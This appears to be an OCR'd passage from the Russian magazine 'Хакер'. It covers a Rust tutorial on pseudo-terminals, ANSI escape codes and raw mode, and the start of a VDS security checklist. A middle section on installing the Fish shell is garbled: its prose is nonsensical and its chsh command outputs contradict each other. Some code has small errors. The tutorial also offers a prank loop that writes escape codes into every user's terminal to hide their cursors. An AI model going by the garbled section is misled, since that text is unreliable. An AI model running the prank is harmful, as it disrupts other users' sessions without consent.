Когда командная оболочка отправляет текст терминалу, она использует весь доступный ей набор инструкций. Ты мыслишь в правильном направлении, если назвал этот набор escape-символами ANSI. Они используются, когда командной оболочке надо каким-либо образом форматировать вывод: изменить цвет/стиль шрифта или переместить курсор ввода. Чтобы увидеть, как это работает, давай напишем небольшую программку на Rust, которая создает псевдотерминал (pty) и на вторичной стороне запускает предопределенную в конкретной системе командную оболочку. Таким образом мы сможем увидеть, какие данные из недр системы нам шлет shell.

```
fn read_from_fd(fd: RawFd) -> Option<Vec<u8>> {
    unimplemented!()
}

fn spawn_pty_with_shell(default_shell: String) -> RawFd {
    unimplemented!()
}

fn main() {
    let default_shell = std::env::var("SHELL")
        .expect("could not find default shell from $SHELL");
    let stdout_fd = spawn_pty_with_shell(default_shell);
    let mut read_buffer = vec![];
    loop {
        match read_from_fd(stdout_fd) {
            Some(mut read_bytes) => {
                read_buffer.append(&mut read_bytes);
            }
            None => {
                println!("{:?}", String::from_utf8(read_buffer).
unwrap());
                std::process::exit(0);
            }
        }
    }
}
```

WWW

Исходные коды примеров в статье можно найти в репозитории автора.

Функция `main` начинается с того, что мы получаем путь к системной командной оболочке из переменной окружения `SHELL`. В случае ошибки функция `expect` выводит сообщение. Далее вызывается функция `spawn_pty_with_shell`, которой в качестве параметра передается полученный на прошлом шаге путь к системной оболочке. Внутри функции оболочка запускается в новом процессе на вторичной стороне pty. Но этот момент рассмотрим ниже.

Функция `spawn_pty_with_shell` возвращает файловый дескриптор первичной стороны pty STDOUT. Затем в функцию `read_from_fd` (она будет рассмотрена чуть позже) в качестве параметра передается полученный STDOUT (хранимый в переменной `stdout_fd`), а внутри функции происходит чтение данных из STDOUT. Чтение выполняется, пока данные не закончатся или процесс не завершится. После этого все полученные данные выводятся на терминал.

Рассмотрим функцию `spawn_pty_with_shell`:

```
use nix::pty::forkpty;
use nix::unistd::ForkResult;
use std::os::unix::io::RawFd;
use std::process::Command;

fn spawn_pty_with_shell(default_shell: String) -> RawFd {
    match forkpty(None, None) {
        Ok(fork_pty_res) => {
            let stdout_fd = fork_pty_res.master; // Первичная сторона
            if let ForkResult::Child = fork_pty_res.fork_result {
                // Вторичная сторона pty
                Command::new(&default_shell)
                    .spawn()
                    .expect("failed to spawn");
                std::thread::sleep(std::time::Duration::from_millis(
2000));
                std::process::exit(0);
            }
            stdout_fd
        }
        Err(e) => {
            panic!("failed to fork {:?}", e);
        }
    }
}
```

Заметь, в этом коде мы используем библиотеку `nix` — обертку для взаимодействия с небезопасным кодом на C. Функция `forkpty` из библиотеки `libc` разветвляет текущий процесс. Выражение `match`, внутри которого выполняется функция `forkpty`, сверяет результат функции с предопределенными шаблонами и отдает управление на ветку кода с соответствующим шаблоном.

Иначе говоря, выражения `match` языка Rust имеют ту же смысловую нагрузку, что оператор `switch` в C++. Отсюда следует: если `forkpty` успешно разветвила процесс и вернула `OK`, то программа продолжает выполнение в двух потоках. Главный поток сохраняет в переменную `stdout_fd` дескриптор файлового потока — STDOUT, а в дочернем потоке происходит запуск дефолтной оболочки, полученной функцией `spawn_pty_with_shell` в параметре `default_shell`. После этого мы ожидаем две секунды, чтобы командная строка загрузилась, а затем закрываем ее процесс, то есть выходим.


Далее в главном потоке функция `spawn_pty_with_shell` возвращает дескриптор файлового потока (STDOUT) в `main`, чтобы та передала его функции `read_from_fd` для чтения данных из дочернего потока. Если `forkpty` возвращает ошибку, вызывается макрос `panic`, который возвращает сообщение об ошибке и немедленно завершает приложение, потому что в таком случае его выполнение бесполезно.

Рассмотрим следующую функцию — `read_from_fd`:

```
use nix::unistd::read;

fn read_from_fd(fd: RawFd) -> Option<Vec<u8>> {
    // https://linux.die.net/man/7/pipe
    let mut read_buffer = [0; 65536];
    let read_result = read(fd, &mut read_buffer);
    match read_result {
        Ok(bytes_read) => Some(read_buffer[..bytes_read].to_vec()),
        Err(_e) => None,
    }
}
```

Приняв в параметре файловый дескриптор `fd`, который был получен из функции `spawn_pty_with_shell`, мы передаем его вместе с изменяемым буфером памяти размером 65 536 байтов функции `read`. Она читает указанный объем байтов, помещает его в переданный буфер и возвращает количество прочитанных байтов. При условии, что чтение завершилось успешно (значение переменной `read_result` больше нуля), прочитанный буфер превращается в вектор. Затем этот вектор возвращается в основную функцию. На моей машине вывод выглядит так:

```
"\u{1b}]0;fish /home/yurembo/rust_projects/spawn_and_read_from_shell\u{
7}\u{1b}[30m\u{1b}(B\u{1b}[m\u{1b}[2m⏎\u{1b}(B\u{1b}[m
\r⏎ \r\u{1b}[KWelcome to fish, the friendly interactive shell\r\
nTypehelpfor instructions on how to use fish\r\n\u{1b}[?2004h\u{1b}]7;
file://yurembo-VirtualBox/home/yurembo/rust_projects/
spawn_and_read_from_shell\u{7}\u{1b}]0;fish /home/yurembo/rust_projects/
spawn_and_read_from_shell\u{7}\u{1b}[30m\u{1b}(B\u{1b}[m\u{1b}[
92myurembo\u{1b}(B\u{1b}[m@\u{1b}(B\u{1b}[myurembo-VirtualBox\u{1b}(B\u{
1b}[m \u{1b}[32m~/r/spawn_and_read_from_shell\u{1b}(B\u{1b}[m\u{1b}(B\u{
1b}[m> \u{1b}[K\u{1b}]0;fish /home/yurembo/rust_projects/
spawn_and_read_from_shell\u{7}\u{1b}[30m\u{1b}(B\u{1b}[m\r\u{1b}[
92myurembo\u{1b}(B\u{1b}[m@\u{1b}(B\u{1b}[myurembo-VirtualBox\u{1b}(B\u{
1b}[m \u{1b}[32m~/r/spawn_and_read_from_shell\u{1b}(B\u{1b}[m\u{1b}(B\u{
1b}[m> \u{1b}[K\r\n\u{1b}[30m\u{1b}(B\u{1b}[m"
```



Вывод первых 65 536 байтов после запуска дефолтной оболочки

Продолжение статьи →

АНАТОМИЯ ТЕРМИНАЛА

ОСВАИВАЕМ ТЕКСТУАЛЬНУЮ ГРАФИКУ

Fish

В качестве дефолтной командной оболочки в моей системе фокусировщик Fish. Ты уговорил стандарты **sudo apt-get install fish** Теперь тоскливо каемся перед коллегами и пишем в ответ на статью **chsh /usr/bin/fish**:

```
$ chsh -s /usr/bin/fish
Password:
Changing shell for root.
chsh: warning: /usr/bin/fish is not listed in /etc/shells
chsh: warning: shell unchanged
$
```

Пароль root'а не спросили, но предупреждение выдали. Чтобы **chsh** сработал, нужно добавить в /etc/shells:

```
$ echo /usr/bin/fish | sudo tee -a /etc/shells
/usr/bin/fish
$ chsh -s /usr/bin/fish
Password:
Changing shell for root.
chsh: warning: /usr/bin/fish is not listed in /etc/shells
chsh: warning: shell unchanged
$
```

Теперь root получает fish, но пользователь — нет. Ладно, сделаем для root'а:

```
# chsh -s /usr/bin/fish
Changing shell for root.
chsh: warning: /usr/bin/fish is not listed in /etc/shells
chsh: warning: shell unchanged
#
```

АНАТОМИЯ ТЕРМИНАЛА

ОСВАИВАЕМ ТЕКСТУАЛЬНУЮ ГРАФИКУ


Чтобы поймать нужный сигнал, мы используем ящик **signal-hook** (ты же помнишь, что подключаемые либы в Rust называются ящиками?). Внутри функции **main** разворачивается следующий алгоритм:

- происходит первоначальный вывод графических элементов с помощью функции **draw_ui()**;
- запускается цикл по всем сигналам, поступающим в приложение;
- ожидается сигнал **SIGWINCH**, поступающий в момент изменения размера окна терминала;
- после его получения вызывается функция перерисовки элементов управления — **draw_ui()**.


Для корректной перерисовки содержимого окна терминала нам необходимо знать его размер, который нам подскажет системный вызов **ioctl**. Он выполняется в функции **getTerminalSize()**. Последняя вызывается из **draw_ui()**.

Затем мы ждем поступления сигналов **SIGTERM**, **SIGINT**, **SIGQUIT** и **SIGHUP**, которые сигнализируют о завершении работы приложения. Когда обнаруживается один из них, цикл перебора сигналов прерывается. Содержимое окна терминала очищается, и отображается курсор.


В зависимости от размера окно терминала может иметь три разных содержания.



Средний размер



Большой размер



Малый размер

Необрабатываемый режим

При разработке приложений для терминала мы хотим более тонко контролировать пользовательский ввод. По умолчанию канал ввода STDIN не позволяет нам этого добиться. Рассмотрим следующий пример. Допустим, приложение задает такой прямолинейный вопрос:

```
Вы хотите завершить программу? [д/н]
```

Однако, как мы обсуждали в начале статьи, pty построчно буферизирует ввод STDIN. Это означает, что приложение сможет прочесть ввод только после того, как пользователь нажмет Enter, предварительно введя однобуквенный ответ.

Чтобы избежать этой проблемы, мы можем переключить терминал в необрабатываемый режим. В таком случае нам удается достигнуть следующих преимуществ:

- STDIN читает ввод посимвольно;
- команда **echo** перестает работать.

Специальная обработка ввода отключается (нажатие комбинации клавиш Ctrl + C больше не отправляет сигнал SIGINT терминалу).


Рассмотрим небольшую программку, демонстрирующую описанное:

```
use nix::sys::termios;

fn set_raw_mode() {
    let mut tio = termios::tcgetattr(0).expect("невозможно получить
атрибут терминала");
    termios::cfmakeraw(&mut tio);
    match termios::tcsetattr(0, termios::SetArg::TCSANOW, &tio) {
        Ok(_) => {}
        Err(e) => panic!("ошибка {:?}", e),
    };
}

fn main() {
    set_raw_mode();
    let mut buffer = [0; 1];
    let stdin = io::stdin();
    let mut handle = stdin.lock();
    loop {
        print!("\n\r");
        print!("Вы хотите завершить программу? [д/н]»);
        io::stdout().lock().flush().unwrap();
        handle.read_exact(&mut buffer).unwrap();
        if buffer == [108] { // д
            break;
        }
    }
}
```

Обрати внимание: в этой программе снова используется ящик **nix**, но на этот раз из него нам нужен интерфейс **termios**. Он позволяет получить контроль над терминалом, в котором выполняется наше приложение, и переключить его в необрабатываемый режим. Передаваемое команде **tcgetattr** в качестве параметра число означает следующее: 0 — файловый дескриптор STDIN, 1 — STDOUT. В рассматриваемой программе оба значения эквивалентны.

Необрабатываемый режим — широко распространенное свойство терминальных приложений. В нем пользовательский ввод не дублируется, и приложение может выполнять с ним любые действия:

- изменять цвет шрифта в зависимости от корректности команды (как во многих современных командных оболочках);
- контролировать вводимый текст, чтобы он не вылезал за границы определенных элементов управления;
- реагировать непосредственно на вводимые символы, не дожидаясь нажатия клавиши Enter.




Raw Mode


После запуска приложения нажатие любой клавиши будет дублировать строку вопроса: «Вы хотите завершить программу? [д/н]», нажатие клавиши с буквой **д** завершит приложение.

ИСПОЛЬЗУЯ ПРИОБРЕТЕННЫЕ ЗНАНИЯ, СДЕЛАЕМ ПОДЛЯНКУ!


Помнишь избитую мантру: «В Linux все является файлом»? Pty, как нетрудно догадаться, тоже файл. Поэтому мы можем найти наш pty с помощью команды **ps**.



Я запустил несколько терминалов, среди которых Bash, Fish и Terminator. Команда **ps** в столбце **TTY** вывела номера псевдотерминалов, к которым они подключены. Таким образом, **pts/1** соответствует **/dev/pts/1**. Давай пошлем «Привет!» от **/dev/pts/1** к **/dev/pts/4**.




В примере выше мы перенаправили STDOUT команды **echo** в STDOUT соседнего псевдотерминала (pty). У нас получилось организовать чат из 80-х годов прошлого века! Мы можем передавать не только читаемые символы, но и escape-последовательности ANSI.



В примере выше мы отправили строку «Всем\033[10Cпривет!» из **/dev/pts/4** в **/dev/pts/0**. И эмулятор терминала на **/dev/pts/0** интерпретировал escape-последовательность по всем правилам. В этом случае мы сказали: «Прежде чем вывести второе слово, передвинь курсор на десять колонок вперед».

Припомни коллегам (одноклассникам, одногруппникам) наставления о том, что нельзя подключаться к серверу под одной учеткой. Есть escape-код, делающий курсор невидимым: **echo -en "\033[?25l"**. Обратного эффекта можно добиться, выполнив команду **echo -en «\033[?25h"**. Ясное дело, приведенные команды воздействуют на «свой» терминал. Мягко говоря, будет странно, если у всех пользователей в консоли пропадет курсор. Чтобы этого достичь, надо в оболочке Bash запустить нехитрый код:

```
for i in $(ls /dev/pts | grep -v ptmx); do echo -en "\033[?25l" > /
dev/pts/$i; done
```



Обрати внимание, ни в одном терминале не отображается текстовой курсор

ЗАКЛЮЧЕНИЕ

В этой статье мы в деталях рассмотрели разные части эмулятора терминала, а также то, как они взаимодействуют. Мы написали несколько программ на языке Rust, чтобы продемонстрировать возможности платформы и показать наглядные примеры того, как данные интерпретируются и отображаются на экране.

Я надеюсь, ты узнал что-то новое или хотя бы углубил имеющиеся знания. Также я надеюсь, что ты вдохновился продолжить разработку приложений для этой платформы.

WWW

- The TTY demystified — замечательная статья про TTY/pty, историю терминалов в Linux/Unix
- ANSI escape code (Wikipedia) — базовые разъяснения по теме escape-последовательностей ANSI
- Build your own Command Line with ANSI escape codes — великолепное введение в использование escape-кодов вместе с Python
- Valid ANSI Mode Control Sequences — полезный ресурс по той же тематике

ВАШ ЧЕК, СЭР!

TODO ПОСЛЕ ПОКУПКИ ВИРТУАЛЬНОГО LINUX-СЕРВЕРА

Денис Колисниченко
Постоянный автор журнала «Хакер»
dhsilabs@gmail.com

Виртуальный сервер годится для решения очень многих задач, тем более что стоит его аренда недорого. Если ты пользуешься VDS, обязательно обрати внимание на этот небольшой чек-лист, по которому нужно пройтись после покупки виртуального сервера. Если проигнорировать эти простые правила, в безопасности системы образуется серьезная дыра. В статье рассматривается настройка VDS на примере Ubuntu, но приведенные инструкции должны работать в большинстве современных дистрибутивов.

WARNING

Эта статья — не линейная инструкция, которую можно слепо выполнять. Сначала прочитай ее, вникни, пойми, что тебе нужно, а что нет, и только потом следуй рекомендациям! Если ты просто скопируешь некоторые команды в рутовую консоль, ты можешь потерять доступ к серверу. Саппорт тебе, конечно, поможет, но потраченное время никто не вернет.

1. МЕНЯЕМ ПАРОЛЬ ПОЛЬЗОВАТЕЛЯ ROOT

Как правило, после заказа сервера тебе сообщают его IP-адрес и пароль пользователя. Причем он прекрасно виден в панели управления виртуальным сервером. Провайдер, если он сгенерировал этот пароль, его знает и хранит в базе данных — ведь его где-то записали, чтобы показывать тебе каждый раз в панели управления.

К тому же пароли от сервера обычно генерируются случайным образом и сложны для подбора, а вот пароли, отображаемые в панели управления, не всегда соответствуют этим требованиям. Поэтому первым делом меняем пароль root. Считай это не паранойей, а простой предосторожностью. Не забывай менять пароль каждые два-три месяца — также из соображений безопасности. Зайди по SSH как root и введи команду

```
passwd
```

Да, при вводе символы не отображаются — нет ни букв, ни цифр, ни звездочек, это нормально. Введи новый пароль и нажми Enter. На первом этапе мы себя обезопасили и можем приступить к настройке.

Существует несколько стратегий защиты учетной записи root. Первая заключается в следующем: ты создаешь учетку пользователя с известным только тебе именем, предоставляешь ей возможность использовать команду **sudo** (чтобы ты мог редактировать файлы конфигурации и устанавливать софт), а затем отключаешь вход для root по SSH. На выходе получаем парольную аутентификацию, но будет использоваться учетная запись, имя которой известно лишь тебе. Преимущества следующие: никто не взломает учетку root, поскольку она будет выключена. Недостаток прячется в слове «парольная».

Сама по себе парольная аутентификация не так надежна, как аутентификация по публичному ключу. Вторая стратегия как раз и заключается в использовании такой аутентификации. Недостаток — более сложная настройка, прежде всего для конечных пользователей: придется генерировать пару ключей, и для человека, который никогда этого не делал, поначалу это может показаться сложным. Но, как правило, на арендованном VDS мало кто создает много учетных записей для входа по SSH — обычно используется одна-две учетки, если админов несколько. Преимущества аутентификации по публичному ключу — никто не сможет подобрать пароль и, следовательно, получить доступ к твоему серверу. Если ты будешь использовать аутентификацию по ключу, смело пропускай пункты 2 и 4 — не нужно создавать дополнительную учетку и вносить ее в sudoers. А вот промежуточный пункт 3 обязательно прочитай, так как удобный редактор тебе пригодится.

2. СОЗДАЕМ ОБЫЧНОГО ПОЛЬЗОВАТЕЛЯ

После покупки VDS пользователю сообщают пароль root, пользователь копирует его в профиль своего SSH-клиента. Но это в корне неправильно. Во-первых, учетная запись root — это всем известное имя, и, когда злоумышленник попытается взломать твой сервер методом грубой силы, он будет пытаться получить именно учетную запись root. Все просто: имена созданных тобой пользователей он не знает, а root есть у всех. Поэтому нам нужен обычный пользователь, под которым ты будешь работать постоянно. Создаем пользователя (имя нужно изменить на свое собственное):

```
adduser user
passwd user
```

Первая команда добавляет учетную запись с именем **user**, вторая изменяет пароль для нее. Только не создавай пользователя **admin**, пожалуйста!

Чтобы этот пользователь мог работать с правами root, нужно добавить его в **sudoers**, но сначала понадобится выполнить один промежуточный шаг.

3. УСТАНАВЛИВАЕМ УДОБНЫЙ РЕДАКТОР

Используемый большинством провайдеров по умолчанию редактор Vi неудобный и требует специальных знаний, что немного шокирует начинающих пользователей.

Перед установкой любого софта первым делом обнови списки пакетов. Делается это с помощью одного команды **apt update**. Обновлять список пакетов нужно как минимум один раз — перед первой установкой. После этого обновление делают по мере необходимости.

```
# apt update
```

Итак, установи любой текстовый редактор, который тебе нравится. Например, удобный редактор nano:

```
# apt install nano
```

Запустить отдельно редактор можно командой **nano**. Смотрим, где находится этот редактор:

```
which nano
```

